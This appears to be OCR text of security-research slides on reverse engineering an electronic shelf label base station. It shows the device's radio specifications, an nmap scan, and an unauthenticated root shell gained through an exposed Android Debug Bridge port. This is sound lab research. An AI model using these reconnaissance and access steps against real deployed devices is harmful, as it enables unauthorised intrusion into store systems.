(EUT)

EUT Name:	ESL（Electronic Shelf Label）
EUT Model:	ET0213-36
Multiple Model:	ET0213-37, ET0213-38, ET0213-39
Operation Frequency:	2402-2480 MHz
Maximum Peak Output Power (Conducted):	1.06 dBm
Modulation Type:	GFSK
Rated Input Voltage:	DC3V
Serial Number:	CR220050012-RF-S1
EUT Received Date:	2022.5.12
EUT Received Status:	Good
Note: The Multiple models are electrically identical with the test model. Please refer to the declaration letter for more detail, which was provided by manufacturer.	


Reconnaissance


- Several problems
  - What product do we actually have?
  - Which version of that product do we have?





2.4 GHz Architecture





F-00
Power
PoE Injector
ThinkPad

```
root@rev-lab:/home/rev-lab# nmap -p- -sV 169.254.190.175
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-05 16:40 EDT
Nmap scan report for 169.254.190.175
Host is up (0.0010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     Dropbear sshd 2019.78 (protocol 2.0)
5555/tcp open  adb     Android Debug Bridge device (name: occam; model: Nexus 4; device: mako)
MAC Address: 90:A9:F7:40:03:DF (LAB-EL Elektronika Laboratoryjna)
Service Info: OSs: Linux, Android; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds
root@rev-lab:/home/rev-lab#
```

```
rev-lab@rev-lab:~$ adb connect 169.254.190.175:5555
connected to 169.254.190.175:5555
rev-lab@rev-lab:~$ adb shell
root@eStation00V5:/# cat /etc/os-release
NAME=Buildroot
VERSION=FS22002-v1.20-dirty
ID=buildroot
VERSION_ID=FS22002-v1.20
PRETTY_NAME="Buildroot FS22002-v1.20"
BUILD_INFO="walter@ubuntu Tue Jun 25 16:12:14 CST 2024"
KERNEL="4.19"
root@eStation00V5:/#
```


What do we have here?

- Small embedded Linux system
- ADB
- SSH
- .NET App

